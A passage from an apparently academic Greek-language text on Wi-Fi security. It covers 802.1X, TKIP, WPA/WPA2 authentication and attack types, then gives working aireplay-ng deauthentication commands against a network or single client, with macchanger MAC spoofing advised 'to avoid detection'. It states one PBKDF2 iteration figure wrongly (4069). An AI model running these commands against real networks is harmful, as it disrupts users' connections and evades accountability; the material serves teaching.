απορρίπτει όλη την κίνηση που έχει πρόσβαση σε ένα δίκτυο εκτός από τα EAP πακέτα. Εάν το EAP λέει ότι η συσκευή είναι εντάξει και να αποκτήσει πρόσβαση στο ασύρματο δίκτυο, το 802.1X πρωτόκολλο λέει στους διακόπτες ή στα σημεία πρόσβασης να επιτρέψουν την κίνηση που προέρχεται από το χρήστη.




Figure 16: 802.1X Επικύρωση

Η επικύρωση αυτή περιλαμβάνει τις εξής τρείς οντότητες οι οποίες είναι οι παρακάτω:

1. Τους **Supplicants** που θέλουν να ενωθούν στο δίκτυο. Είναι η συσκευή που θέλει να ενωθεί στο 802.1X δίκτυο. Αυτή μπορεί να είναι ένας υπλογιστής, PDA ή οποιαδήποτε άλλη συσκευή με διεπαφή ασύρματης κάρτας.
2. Τον **Authenticator** που ελέγχει την πρόσβαση . Είναι το πρώτο ηλεκτρονικό κομμάτι της συσκευής δικτύου του 802.1X που θα προσπαθήσει για σύνδεση. Για παράδειγμα μπορεί να είναι ένα ασύρματο σημείο πρόσβασης ή οτιδήποτε άλλο που μπορεί να παρέχει πρόσβαση στο δίκτυο.

3. Τον **Κεντρικό Υπολογιστή Επικύρωσης** (Authentication Server), ο οποίος λαμβάνει τις αποφάσεις έγκρισης. Ο κεντρικός διακομιστής επικύρωσης, παρέχει ιδιότητες χορήγησης πρόσβασης και χορήγησης απόρριψης. Αυτό το επιτυγχάνει με το να λαμβάνει μία αίτηση πρόσβασης από τον Authenticator. Όταν ο διακομιστής επικύρωσης "ακούει" μια αίτηση, θα την επικυρώσει και θα επιστρέψει πίσω στον Authenticator ένα μήνυμα που θα επιτρέπει ή θα απορρίπτει την πρόσβαση.

4.2.3 Temporal Key Integrity Protocol (TKIP)

Το TKIP είναι ένα πρωτόκολλο ή αλλιώς μια σουίτα πρωτοκόλλων που ενισχύει το WEP και επιτρέπει στους χρήστες να αναβαθμίσουν τη προστασία τους από το WEP χωρίς να χρειαστεί αλλαγή εξοπλισμού. Το TKIP έχει πολλά πλεονεκτήματα σε σχέση με το WEP. Το κύριο μειονέκτημα του WEP όπως έχουμε πει είναι το γεγονός ότι χρησιμοποιεί το ίδιο μυστικό κλειδί για όλα τα πακέτα και επίσης δεν έχει κάποιο σύστημα διαχείρισης κλειδιών. Το TKIP χρησιμοποιεί και αυτό τον αλγόριθμο κρυπτογράφησης RC4 σαν βάση, με τη διαφορά ότι κρυπτογραφεί κάθε πακέτο με ένα μοναδικό κλειδί. Το TKIP έρχεται να διορθώσει αυτά τα προβλήματα και υποστηρίζει τα εξής.

- Παρέχει διανύσματα αρχικοποίησης μεγαλύτερου μεγέθους για να ενισχύσει το WEP. Το μήκος του κλειδιού αυξάνει από 40 bits που είναι στο WEP σε 128 bits, και το μήκος των IV αυξάνει από 24 σε 48 bits.
- Επιτρέπει τη δυναμική διαχείριση κλειδιών. Αντικαθιστά τα μόνιμα κλειδιά με δυναμικά κλειδιά που παράγονται από ένα server πιστοποίησης. Παρόλο που χρησιμοποιεί το RC4 αλγόριθμο, τα κλειδιά του είναι δύσκολο να σπάσουν.
- Προσφέρει έλεγχο ακεραιότητας μηνυμάτων (Message Integrity Check). Όταν το MIC είναι λάθος, τα δεδομένα μπορεί να αλλοιωθούν και το σύστημα να δεχτεί επίθεση.

Παρόλο που το TKIP είναι χρήσιμο στη αναβάθμιση της ασφάλειας σε συσκευές που αρχικά υποστήριζαν μόνο WEP, δεν προσφέρει ολοκληρωτική ασφάλεια εναντίων όλων των ειδών επιθέσεων που υπάρχουν εναντίων των ασυρμάτων δικτύων, και για αυτό δεν πρέπει να θεωρηθεί ως απόλυτη λύση για τη προστασία ευαίσθητων δεδομένων.

4.3 Κρυπτογράφηση WPA (Wi-Fi Protected Access)

Λόγο της αδυναμίας του WEP να προσφέρει ασφάλεια και εμπιστευτικότητα στα δεδομένα που μεταδίδονται σε ένα ασύρματο LAN, γεννήθηκε η ανάγκη για ένα καλύτερο και ισχυρότερο μηχανισμό κρυπτογράφησης των δεδομένων. Έτσι δημιουργήθηκε η WPA κρυπτογράφηση ή αλλιώς Wi-Fi Protected Access. Το WPA είναι πιο σύγχρονο και ανθεκτικό από το WEP. Για τους απλούς χρήστες σε ένα οικιακό δίκτυο, έχει δημιουργηθεί το *WPA-PSK*, ενώ για τις μεγάλες επιχειρήσεις με μεγάλο αριθμό εργαζομένων υπάρχει το *WPA Enterprise*.

4.3.1 WPA-PSK (Wi-Fi Protected Access - Pre-Shared Key)

Το WPA-PSK λειτουργεί με παρόμοιο τρόπο με το WEP όσον αφορά το μυστικό κλειδί, αφού και τα δύο είδη κρυπτογραφήσεων απαιτούν από τον χρήστη να εισάγει το μυστικό κλειδί ώστε να αποκτήσει πρόσβαση στο δίκτυο. Οι ομοιότητες τους όμως σταματούν εκεί. Στην παρακάτω εικόνα φαίνεται η διαδικασία επικύρωσης ενός χρήστη στο WPA-PSK η οποία είναι γνωστή ως *four-way handshake*.




Figure 17: WPA-PSK four-way handshake

Το προ-μοιρασμένο κλειδί ή αλλιώς *passphrase* πρέπει να έχει μήκος από 8 έως 63 εκτυπώσιμους ASCII χαρακτήρες. Η κρυπτογράφηση του WPA βασίζεται σε ένα ζεύγος κλειδιών που λέγεται *Pairwise Master Key*. Το PMK υπολογίζεται μέσω μίας συνάρτησης που λέγεται *PBKDF2*. Η συνάρτηση αυτή παίρνει σαν ορίσματα το προ-μοιρασμένο κλειδί που εισάγει ο χρήστης, το SSID, το μήκος του SSID, τον αριθμό 4069 ο οποίος υποδηλώνει

το πόσες φορές το προ-μοιρασμένο κλειδί θα κατακερματιστεί, και τον αριθμό 256 ο οποίος υποδηλώνει το μέγεθος του κλειδιού. Η διαδικασία αυτή γίνεται και από τις δύο πλευρές, δηλαδή και από τον χρήστη και από το σημείο πρόσβασης.

Μόλις ο χρήστης και το σημείο πρόσβασης αποκτήσουν το PMK, διαπραγματεύονται ένα καινούργιο προσωρινό κλειδί το οποίο το έχουν και οι δύο τους και ονομάζεται *Pairwise Temporary Key*. Αυτά τα προσωρινά κλειδιά δημιουργούνται δυναμικά κάθε φορά που ο χρήστης συνδέεται στο σημείο πρόσβασης και αλλάζουν περιοδικά. Το PTK δημιουργείται μέσω μίας συνάρτησης που σαν ορίσματα έχει το PMK, ένα τυχαίο αριθμό που παρέχεται από το σημείο πρόσβασης και λέγεται *A-nonce*, ένα άλλο τυχαίο αριθμό που παρέχεται από τον χρήστη και λέγεται *S-nonce*, και τη MAC διεύθυνση του χρήστη και του σημείου πρόσβασης. Ο λόγος που τα κλειδιά δημιουργούνται από τόσες πολλές παραμέτρους, είναι να εξασφαλιστεί ότι είναι μοναδικά και μη επαναλαμβανόμενα.

Το σημείο πρόσβασης επαληθεύει ότι ο χρήστης έχει το σωστό PMK ελέγχοντας το πεδίο *Message Integrity Code (MIC)* κατά τη διαδικασία του four-way handshake. Το MIC δημιουργείται χρησιμοποιώντας το PTK. Ο χρήστης υπολογίζει το δικό του MIC και το στέλνει στο σημείο πρόσβασης. Το σημείο πρόσβασης δημιουργεί το δικό του MIC, και μετά ελέγχει αν αυτό του χρήστη είναι ίδιο με το δικό του. Αν τα δυο MIC ταιριάζουν σημαίνει ότι ο χρήστης είχε το ίδιο PTK με το σημείο πρόσβασης. Αυτό σημαίνει ότι ο χρήστης είχε επίσης το ίδιο PMK με αυτό του σημείου πρόσβασης, αφού το PTK δημιουργείται από το PMK.

Το WPA-PSK θα πρέπει να χρησιμοποιηθεί μόνο σε μικρά γραφεία και σπίτια αφού το μόνο που χρειάζεται για να συνδεθεί κανείς σε ένα δίκτυο που προστατεύεται από αυτό, είναι το προ-μοιρασμένο κλειδί. Για την προστασία των δικτύων σε μεγάλες επιχειρήσεις και οργανισμούς υπάρχει το WPA Enterprise το οποίο εξηγούμε στη συνέχεια.

4.3.2 WPA Enterprise

Για την πιστοποίηση σε ένα δίκτυο με κρυπτογράφηση WPA Enterprise, το PMK δημιουργείται δυναμικά κάθε φορά που ο χρήστης συνδέεται σε αυτό. Αυτό σημαίνει ότι ακόμα και αν υποκλεπτόταν ένα PMK, ο επιτιθέμενος θα υποδυόταν έναν μόνο χρήστη για μια συγκεκριμένη σύνδεση.

Στο WPA Enterprise το PMK δημιουργείται στο διακομιστή πιστοποίησης και μετά δίνεται στον χρήστη. Το σημείο πρόσβασης και ο διακομιστής πιστοποίησης επικοινωνούν μέσω ενός πρωτοκόλλου που λέγεται RADIOUS. Ο διακομιστής και ο χρήστης ανταλλάσουν μηνύματα χρησιμοποιώντας το σημείο πρόσβασης ως μέσο αναμετάδοσης. Ο διακομιστής είναι αυτός που τελικά παίρνει την απόφαση να δεχτεί ή να απορρίψει τον χρήστη, ενώ το σημείο πρόσβασης διευκολύνει τη σύνδεση βασισμένο στην απόφαση του διακομιστή. Εφόσον το σημείο πρόσβασης χρησιμοποιείται ως μέσο, μεταβιβάζει μόνο πακέτα που προορίζονται για πιστοποίηση και δεν θα μεταβιβάσει πακέτα δεδομένων εωσότου ο χρήστης έχει πιστοποιηθεί.

Μετά την επιτυχής πιστοποίηση, ο χρήστη και το σημείο πρόσβασης αποκτούν το ίδιο PMK. Το PMK είναι ένας τυχαίος και δυνατός κρυπτογραφικά αριθμός που μπορούν να υπολογίσουν και οι δύο πλευρές. Ύστερα ο διακομιστής πιστοποίησης ειδοποιεί το σημείο

πρόσβασης να επιτρέψει στον χρήστη να συνδεθεί και στέλνει το PMK στο σημείο πρόσβασης. Επειδή όμως τα PMK δημιουργούνται δυναμικά, ο διακομιστής πιστοποίησης πρέπει να θυμάται ποιο PMK αντιστοιχεί σε κάθε χρήστη. Αφού όλα τα μέρη αποκτήσουν το PMK, ο χρήστης και το σημείο πρόσβασης εκτελούν την διαδικασία του four-way handshake που περιγράψαμε στο WPA-PSK.




Figure 18: WPA Enterprise πιστοποίηση

4.4 Κρυπτογράφηση WPA2

Το WPA-PSK αποτέλεσε μεγάλη βελτίωση σε σχέση με το WEP που παρουσίαζε μεγάλες αδυναμίες. Όμως και αυτό βασίζεται στον αλγόριθμο κρυπτογράφησης RC4. Για αυτό το λόγο δημιουργήθηκε το WPA2 που είναι γνωστό και ως *Robust Security Network (RSN)*. Το WPA2 χρησιμοποιεί το πρότυπο κρυπτογράφησης AES (Advanced Encryption Standard) για την εμπιστευτικότητα και ακεραιότητα των δεδομένων και με την προσθήκη του AES CCMP δίνει τη δυνατότητα για υψηλή κρυπτογράφηση. Το WPA2 είναι επίσης συμβατό με το WPA, με τη κρυπτογράφηση TKIP και χρησιμοποιεί το 802.11x/EAP για πιστοποίηση.

Όπως και το WPA έτσι και το WPA2 προσφέρει δύο εκδόσεις, το WPA2-PSK και το WPA2 Enterprise. Το πρώτο χρησιμοποιεί ένα προ-εγκατεστημένο κλειδί το οποίο εισάγει ο χρήστης, και το δεύτερο πιστοποιεί τους χρήστες μέσω ενός εξυπηρετητή RADIUS.

Μέρος ΙΙ

Κεφάλαιο 5 Είδη επιθέσεων

5.1 Εισαγωγή

Διάφορες κακόβουλες επιθέσεις όπως είναι η DoS (Denial of Service) επιθέσεις, μπορούν να εφαρμοστούν εναντίον των ασύρματων δικτύων. Αυτές περιλαμβάνουν τεχνικές όπου τα σημεία πρόσβασης αναγκάζονται να αποκαλύψουν το SSID τους κατά τη διάρκεια της διαδικασίας αποσύνδεσης και επανασύνδεσης στο δίκτυο. Επιπλέον ένας επιτιθέμενος μπορεί κυριολεκτικά να μπλοκάρει το RF σήμα ενός σημείου πρόσβασης, ειδικά για τα 802.11b και 802.11g συστήματα, αναγκάζοντας τους ασύρματους σταθμούς να συσχετίζονται με ένα ψεύτικο (rogue) σημείο πρόσβασης. Επίσης οι επιτιθέμενοι μπορούν να εφαρμόσουν επιθέσεις με τις οποίες να πλημμυρίσουν το δίκτυο με χιλιάδες πακέτα το δευτερόλεπτο ώστε να καταρρεύσει το δίκτυο. Τέτοιου είδους επιθέσεις στα ασύρματα δίκτυα είναι αδύνατον να αποτραπούν.

Πριν να εφαρμόσουμε μία επίθεση, πρέπει πρώτα να εντοπίσουμε το δίκτυο στο οποίο θα επιτεθούμε. Υπάρχουν διάφορα εργαλεία και τεχνικές για να κάνουμε μία επίθεση αλλά όλες ανήκουν σε μία από τις δύο κύριες κατηγορίες, τις *παθητικές* (passive) *επιθέσεις* και τις *ενεργητικές (*active) *επιθέσεις*. Παρακάτω εξηγούμε αυτές τις δύο κατηγορίες επιθέσεων.

5.2 Ενεργητικές Επιθέσεις (Active Attacks)

Οι επιθέσεις αυτές στέλνουν προς το σημείο πρόσβασης probe request πακέτα. Τα πακέτα αυτά χρησιμοποιούνται από τους ασύρματους σταθμούς κάθε φορά που ψάχνουν για ένα δίκτυο. Ο σταθμός μπορεί να στείλει ένα στοχευόμενο probe request όπως «Δίκτυο Χ, είσαι εκεί ?»,ή να στείλει ένα broadcast probe request όπως «Είναι κανείς εκεί ?». Οι probe αιτήσεις είναι μία από τις δύο τεχνικές του 802.11 που χρησιμοποιούν οι σταθμοί όταν ψάχνουν ένα δίκτυο για να συνδεθούν. Ο εισβολέας εκμεταλλεύεται το πρωτόκολλο Address Resolution Protocol (ARP), το οποίο χρησιμοποιείται από τους σταθμούς του δικτύου για να ανακαλύψουν την MAC διεύθυνση άλλων σταθμών δεδομένης της IP διεύθυνσής τους. Για παράδειγμα, ο επιτιθέμενος απαντάει στις ARP αιτήσεις διάφορων σταθμών στέλνοντας τη δική του MAC, με αποτέλεσμα τελικώς να λαμβάνει πληροφορίες οι οποίες απευθύνονταν στους σταθμούς «θύματα». Η επίθεση αυτή αναφέρεται συχνά ως ARP poisoning. Ο επιτιθέμενος μπορεί επίσης να (επανα)προωθεί τα μηνύματα που λαμβάνει στα θύματά του δρώντας σαν ενδιάμεσος (man-in-the-middle). Οι περισσότερες ενεργητικού τύπου μέθοδοι επιθέσεων στα ασύρματα δίκτυα προσομοιάζουν με αυτές που αντιμετωπίζονται στα ενσύρματα δίκτυα. Μια κοινή επίθεση τύπου spoofing / masquerading / impersonating λαμβάνει χώρα όταν ο επιτιθέμενος είναι σε θέση να χρησιμοποιήσει ένα πλαστό στοιχείο

δικτύου που εισάγεται κατάλληλα από αυτόν και ταυτόχρονα να το παρουσιάζει στους υπολοίπους σταθμούς ως απολύτως νόμιμο.

5.3 Παθητικές Επιθέσεις (Passive Attacks)

Οι επιθέσεις αυτή της κατηγορίας δεν μεταδίδουν πακέτα, αλλά ακούνε την κίνηση που περνάει από ένα συγκεκριμένο κανάλι και την αναλύουν για να δούνε τι υπάρχει μέσα σε αυτή. Η απουσία ελέγχων πρόσβασης στο μέσο δίνει τη δυνατότητα στους επιτιθέμενους να παρακολουθούν (eavesdrop) π.χ. παθητικά (passively), τις επικοινωνίες. Πιθανόν να τις καταγράφουν και την ίδια στιγμή ή αργότερα να τις αποκωδικοποιούν αποκτώντας πρόσβαση στις πληροφορίες που ανταλλάχθηκαν μεταξύ των νομίμων χρηστών και του δικτύου. Ο επιτιθέμενος στη γενική περίπτωση δεν χρειάζεται τίποτα περισσότερο από μια απλή συσκευή πρόσβασης στο δίκτυο π.χ. μια ασύρματη κάρτα δικτύου. Όλες οι ασύρματες συσκευές έχουν τη δυνατότητα να εκπέμψουν και να λάβουν δεδομένα στο ράδιο-μέσο. Με μικρές δε τροποποιήσεις στο υλικό ή στο λογισμικό τους ορισμένες από αυτές είναι ικανές να λαμβάνουν οτιδήποτε εκπέμπεται μέσα στην εμβέλειά τους. Από την άλλη πλευρά, οι παθητικού τύπου επιθέσεις δεν είναι πάντοτε κακόβουλες. Παραδείγματος χάριν, πολλοί οπαδοί του war driving, δηλαδή της αναζήτησης ασύρματων δικτύων από κινούμενο όχημα, υποστηρίζουν ότι οι σκοποί τους είναι καθαρά εκπαιδευτικού χαρακτήρα. Γι' αυτό το λόγο δεν είναι ακόμα ξεκάθαρο το κατά πόσο και σε ποια ακριβώς περίπτωση οι δραστηριότητες war driving είναι παράνομες.

Από την άλλη πλευρά, τέτοιου είδους συν-ακροάσεις είναι πολύ δύσκολο αν όχι αδύνατο να ανιχνευτούν ή να εμποδιστούν. Παραδείγματος χάριν, ακόμα και στην περίπτωση των ασύρματων δικτύων που ακολουθούν το πρότυπο IEEE 802.11 ο επιτιθέμενος με τη βοήθεια κατάλληλης κεραίας και πιθανώς ενισχυτών μπορεί να βρίσκεται αρκετά μακρύτερα (ακόμα και 20 χιλιόμετρα) από το στόχο του π.χ. ένα σημείο ασύρματης πρόσβασης. Πολλές φορές επίσης, οι διαχειριστές ασύρματων δικτύων για χάριν ευκολίας χρησιμοποιούν το πρωτόκολλο DHCP για να αποδίδουν με δυναμικό τρόπο διευθύνσεις IP στους υπολογιστές που συνδέονται σε αυτά. Έγκειται στην παρατηρητικότητα λοιπόν του διαχειριστή να προσέξει στα αρχεία καταγραφής (log files) αν σε κάποια άγνωστη διεύθυνση MAC έχει ανατεθεί κάποια διεύθυνση IP του οικείου δικτύου.

5.4 Χρήσιμες εντολές διαχείρισης της κάρτας δικτύου

Προτού ξεκινήσουμε τις επιθέσεις είναι χρήσιμο να πούμε μερικές από τις εντολές που χρησιμοποιούμε για να διαχειριστούμε την κάρτα δικτύου του υπολογιστή μας. Για να τρέξουμε το λειτουργικό σύστημα Linux παράλληλα με τα Windows, χρησιμοποιούμε το πρόγραμμα VMware, τρέχοντας έτσι τα Linux ως εικονικό λειτουργικό σύστημα. Το VMware όμως δεν μας επιτρέπει να έχουμε πρόσβαση στην ενσωματωμένη ασύρματη κάρτα δικτύου του υπολογιστή μας με αποτέλεσμα τα Linux να μην την αναγνωρίζουν. Γι αυτό το λόγο για όλες τις επιθέσεις που θα εφαρμόσουμε, θα κάνουμε χρήση μίας εξωτερικής ασύρματης κάρτας δικτύου που στα Linux αναγνωρίζεται ως wlan0 (ο αριθμός ενδέχεται να αλλάζει ανάλογα με τη κάρτα). Έτσι ξεκινάμε:

- **ifconfig –a**: Πληροφορίες σχετικά με την ασύρματη κάρτα δικτύου όπως MAC διεύθυνση κ.α.
- **iwconfig**: Πληροφορίες για τις διαθέσιμες υπάρχοντες κάρτες δικτύου στον υπολογιστή μας.
- **ifconfig wlan0 up/down**: Ενεργοποίηση/απενεργοποίηση ασύρματης κάρτας δικτύου wlan0.
- **iwlist wlan0 scan**: Πιο λεπτομερείς περιγραφή της ασύρματης κάρτας δικτύου wlan0.
- **iwconfig wlan0 channel 1**: Καθορισμός της κάρτας δικτύου να λειτουργεί στο κανάλι ένα.[1]
- **airmon-ng start wlan0** : Βάζει τη ασύρματη κάρτα σε κατάσταση ανίχνευσης (monitor mode). Έχει σαν αποτέλεσμα τη δημιουργία μίας εικονικής ασύρματης διεπαφής με όνομα *mon0*, η οποία χρησιμοποιείται στις επιθέσεις.
- **iwconfig mon0 channel 1**: Βάζει τη εικονική ασύρματη κάρτα να λειτουργεί στο κανάλι 1 (2.412 GHz). Συνδυάζεται μαζί με το [1].

Κεφάλαιο 6: Οι επιθέσεις στη πράξη

6.1 Εφαρμογή deauthentication επίθεσης

Με την εφαρμογή αυτή της επίθεσης μεταδίδουμε deauthentication πακέτα ή αλλιώς πακέτα ακύρωσης της επικύρωσης. Έτσι ακυρώνουμε την επικύρωση που έχουν οι νόμιμοι χρήστες με το σημείο πρόσβασης αλλά και την επικύρωση που έχει το σημείο πρόσβασης με τους χρήστες. Αυτό έχει σαν αποτέλεσμα να πετύχουμε τη διακοπή της επικοινωνίας ενός χρήστη με το router εφαρμόζοντας μια συγκεντρωμένη deauthentication επίθεση μόνο σε αυτόν, ή σε όλους του χρήστες εφαρμόζοντας μια broadcast επίθεση σε όλο το δίκτυο. Το αποτέλεσμα θα είναι ο χρήστης ή οι χρήστες να αποσυνδέονται, και ύστερα να αρχίζουν από την αρχή τη διαδικασία επικύρωσης και σύνδεσης με το σημείο πρόσβασης, και τέλος να επανασυνδέονται στο σημείο πρόσβασης. *Είναι σημαντικό να θυμηθούμε ότι αλλάζουμε τη διεύθυνση MAC μας κάθε φορά που προβαίνουμε σε επιθέσεις για να αποφύγομε τον εντοπισμό*. Κάτω βλέπουμε πως δίνουμε μια ψεύτικη διεύθυνση στη κάρτα μας χρησιμοποιώντας το πρόγραμμα macchanger για Linux με τον εξής τρόπο:

macchanger --m [fake_MAC] wlan0
macchanger --m [fake_MAC] mon0

Το παρακάτω παράδειγμα δείχνει την εφαρμογή μίας τέτοιας επίθεσης σε περιβάλλον Linux χρησιμοποιώντας το πρόγραμμα aireplay-ng. Αρχικά βλέπουμε ότι ο υπολογιστής είναι συνδεδεμένος στο Ιντερνέτ (1). Μετά εφαρμόζουμε μία broadcast deauthentication επίθεση(2) με αποτέλεσμα να αποσυνδέονται όλοι οι συνδεδεμένοι χρήστες. Με την παρακάτω εντολή εφαρμόζουμε μια broadcast deauthentication επίθεση σε όλο το δίκτυο:

aireplay-ng --deauth 0 -a [MAC_ROUTER] mon0

όπου η επιλογή --deauth υποδεικνύει deauthentication επίθεση, το 0 σημαίνει broadcast επίθεση, το *MAC_ROUTER* είναι η MAC του σημείου πρόσβασης και το mon0 είναι η ασύρματη κάρτα μας. Τέλος, βλέπουμε ότι η σύνδεση έχει διακοπεί (3) και ο υπολογιστής προσπαθεί να ξανασυνδεθεί με το router. Για να εφαρμόσουμε αυτή την επίθεση συγκεκριμένα σε έναν χρήστη, δίνουμε την παρακάτω εντολή:

aireplay-ng –deauth 0 -a [MAC_ROUTER] – c [MAC_targetClient] mon0




Figure 19: Deauthentication Attack

6.1.1 Προστασία

